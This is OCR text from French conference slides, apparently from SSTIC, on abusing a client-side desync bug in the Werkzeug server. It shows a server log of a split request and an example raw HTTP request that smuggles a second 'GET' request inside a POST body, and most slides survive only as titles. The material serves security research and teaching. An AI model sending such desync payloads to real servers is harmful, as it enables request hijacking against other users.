

Abusing Client-Side Desync on Werkzeug

Werkzeug


④ Réponse HTTP
Client
① Requête HTTP
Werkzeug
③ Requête HTTP parsé
Web Serveur
② Traitement de la requête HTTP

Bug de parsing

```
(sstic) mizu@laptop:/sstic$
 * Serving Flask app 'run' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on all addresses (0.0.0.0)
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on http://127.0.0.1:5000
 * Running on http://192.168.88.129:5000 (Press CTRL+C to quit)
127.0.0.1 - - [07/Jun/2023 22:59:21] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [07/Jun/2023 22:59:21] "key=valueGET / HTTP/1.1" 405 -
```



Que faire avec ce type de bug ?


Client-Side Desync (CSD)

Requêtes Client


Connection Queue

Requêtes Serveur


```
POST /register HTTP/1.1
Host: localhost
Content-Length: 40
Connection: keep-alive

GET /404 HTTP/1.1
X-Header: X
```




Client-Side Desync (CSD)




Client-Side Desync (CSD)




Client-Side Desync (CSD)




Client-Side Desync (CSD)




Client-Side Desync (CSD)



